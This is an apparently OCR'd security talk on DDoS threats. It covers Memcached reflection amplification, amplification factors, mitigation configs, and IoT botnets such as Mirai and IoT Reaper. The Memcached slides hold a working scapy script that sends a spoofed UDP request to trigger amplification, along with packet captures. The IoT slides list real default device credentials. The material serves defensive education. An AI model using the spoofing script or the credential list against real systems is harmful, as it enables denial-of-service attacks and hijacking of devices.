
1:500 000 is the practical DDoS amplification factor for the Memcached service

1,7 Tbps

1.7 Tbps is the size of the largest DDoS attacks in history
(Memcached DDoS Reflection attack, February 25th 2018)

The Memcached DDoS Reflection attack

- Memcached is an in-memory database caching system which is typically deployed in IDC, ‘cloud’, and Infrastructure-as-a-Service (IaaS) networks to improve the performance of database-driven Web sites and other Internet-facing services
- Unfortunately, the default implementation has no authentication features and is often deployed as listening on all interfaces on port 11211 (both UDP and TCP).
- Combine this with IP spoofing and the results is a 1.7 Tbps DDoS Reflection attack!



The Memcached DDoS Reflection attack

The advanced attack – inject own key(s) (1:500.000)

```
import memcached_udp
mc = memcached_udp.Client([('172.17.10.103',11211)])
payload="This is a very long key (can be up to 1MB in size”
mc.set('a',payload)
```

Keys > 1400 bytes requires using the ‘append’ command or TCP injection.

6	2.697877	172.17.10.106	172.17.10.103	MEMCACHE	115 MEMCACHE Continuation
7	2.699805	172.17.10.103	172.17.10.106	MEMCACHE	58 MEMCACHE Continuation

```
▶ Internet Protocol Version 4, Src: 172.17.10.106, Dst: 172.17.10.103
▶ User Datagram Protocol, Src Port: 38494 (38494), Dst Port: 11211 (11211)
  Memcache Protocol
0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 65 48 51 40 00 40 11  85 43 ac 11 0a 6a ac 11   .eHQ@.@. .C...j..
0020  0a 67 96 5e 2b cb 00 51  84 ee 00 00 00 00 00 01   .g.^+..Q ........
0030  00 00 73 65 74 20 61 20  30 20 30 20 34 39 0d 0a   ..set a  0 0 49..
0040  54 68 69 73 20 69 73 20  61 20 76 65 72 79 20 6c   This is  a very l
0050  6f 6e 67 20 6b 65 79 20  28 63 61 6e 20 62 65 20   ong key  (can be
0060  75 70 20 74 6f 20 31 4d  42 20 69 6e 20 73 69 7a   up to 1M B in siz
0070  65 0d 0a                                          e..
```

```
▶ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 172.17.10.106
▶ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 38494 (38494)
  Memcache Protocol
0000  00 50 56 91 8d 4e 00 50  56 91 ee 7b 08 00 45 00   .PV..N.P V..{..E.
0010  00 2c fb c6 40 00 40 11  d2 06 ac 11 0a 67 ac 11   .,..@.@. .....g..
0020  0a 6a 2b cb 96 5e 00 18  6d 1d 00 00 00 00 00 01   .j+..^.. m.......
0030  00 00 53 54 4f 52 45 44  0d 0a                     ..STORED ..
```

The Memcached DDoS Reflection attack

The advanced attack – request own key(s)

Attacker sends 1 packet

```
from scapy.all import *
import binascii
cmd = "gets a a a a a a a a a a a a a a a a a a a a a a … <729 times>"
payload='\0\x01\0\0\0\x01\0\0' + cmd
pkt=Ether()/IP(src="10.1.138.170",dst="172.17.10.103")/UDP(sport=80,dport=11211)/payload
sendp(pkt, iface="eth1", loop=0,verbose=False)
```

Reflector sends 536,302 packets

3	0.002366	10.1.138.170	172.17.10.103	QUIC	1513	Payload (Encrypted)
4	0.075723	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
6	0.088618	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
7	0.088652	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
8	0.088658	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
9	0.088662	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
10	0.088678	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
11	0.088683	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted)
12	0.088692	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
13	0.088698	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
14	0.088704	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
15	0.088710	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
16	0.088715	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
17	0.088720	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
18	0.088724	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1

NETSCOUT | Arbor

Memcached DDoS Demo

Memcached not the first (or the last) reflection / amplification vector

https://www.us-cert.gov/ncas/alerts/TA14-017A

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [4]
NTP	556.9	see: TA14-013A [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange
Multicast DNS (mDNS)	2 to 10	Unicast query
RIPv1	131.24	Malformed request
Portmap (RPCbind)	7 to 28	Malformed request
LDAP	46 to 55	Malformed request [6]
CLDAP [7]	56 to 70	—
TFTP [23]	60	—
Memcached [25]	10,000 to 51,000	—

The solution to reflection attacks…

- Get rid of spoofed IP's → kill DDoS Reflection:
  - Implement Security Best Practices (BCP38)
- Protect your borders, both external and internal:
  - Scan your networks for known threats and vulnerable devices.
  - Block/Rate limit known threats ("Exploitable port filters")
  - Make strict requirements of your peers, if their networks contain known threats and they don't do anything about it, why peer with them?
  - Make VERY strict security requirements of your vendors, CPEs, routers, servers, etc.
- Implement DDoS mitigation strategies:
  - Use Flow for detection, blackholing, BGP FlowSpec and scrubbing centers for mitigation

Implementing exploitable port filters

NANOG - Job Snijders job@ntt.net: “NTT has deployed rate limiters on all external facing interfaces”

```
ipv4 access-list exploitable-ports
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
ipv6 access-list exploitable-ports-v6
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
class-map match-any exploitable-ports
  match access-group ipv4 exploitable-ports
  match access-group ipv6 exploitable-ports-v6
```

```
policy-map ntt-external-in
  class exploitable-ports
    police rate percent 1
      conform-action transmit
      exceed-action drop
    set precedence 0
    set mpls experimental topmost 0
  class class-default
    set mpls experimental imposition 0
    set precedence 0
!
interface Bundle-Ether19
  description Customer: the best customer
  service-policy input ntt-external-in
!
interface Bundle-Ether20
  service-policy input ntt-external-in
```

7,7 Million

Estimated 7,7 million *(mostly vulnerable)* IoT devices are connected to the Internet EVERY day. (Gartner report Feb. 2017)


Internet of Things (IoT)

Default credentials for IoT devices


https://krebsonsecurity.com/wp-content/uploads/2016/10/IoTbadpass-Sheet1.pdf

Username/Password	Manufacturer	Link to supporting evidence
admin/123456	ACTi IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/

Mirai – Propagation, Command and Control



Mirai – Propagation, Command and Control



Mirai capabilities

- **Predominantly Webcam IoT devices**
  - Approximately 500,000 devices worldwide
  - High concentrations in China, Hong Kong, Macau, Vietnam, Taiwan, South Korea, Thailand, Indonesia, Brazil, and Spain
- **Krebs, OVH, Dyn, and Liberia**
  - Does not imply it was the same adversaries!!!
- **Multi-Vector Attack Support:**

```
34  #define ATK_VEC_UDP          0  /* Straight up UDP flood */
35  #define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
36  #define ATK_VEC_DNS          2  /* DNS water torture */
37  #define ATK_VEC_SYN          3  /* SYN flood with options */
38  #define ATK_VEC_ACK          4  /* ACK flood */
39  #define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices */
40  #define ATK_VEC_GREIP        6  /* GRE IP flood */
41  #define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
42  //#define ATK_VEC_PROXY        8  /* Proxy knockback connection */
43  #define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
44  #define ATK_VEC_HTTP         10 /* HTTP layer 7 flood */
```

The Windows Mirai seeder

Crossing the gap from Windows to IoT


- In February 2017 a new Windows seeder was detected in the wild which had the capability to infect IoT devices.
- This is the **first** known multi-platform seeder to target IoT devices for infection.
- Seems to be reusing trojan code which was discovered back in March 2016

Saalet Seed Master push seeder


IoT Reaper / IoTroop

A modular, highly advanced IoT Trojan

- In October 2017 a new IoT Trojan was discovered which instead of relying on brute-force credentials attacks, used exploits to gain access to IoT devices. It was cross-platform, consisting of ARM and MIPS IoT code + Windows seeder EXEs.
- It was highly modular with LUA based scanning, infection and DDoS attack modules, all field upgradable.
- IoT Reaper scanned the Internet for vulnerable devices and at one time, was believed to have identified more than 2M vulnerable devices
- However, it never infected more than 30k devices and after a 2 week period with frequent updates, went silent…



IoT Reaper uses remote exploits




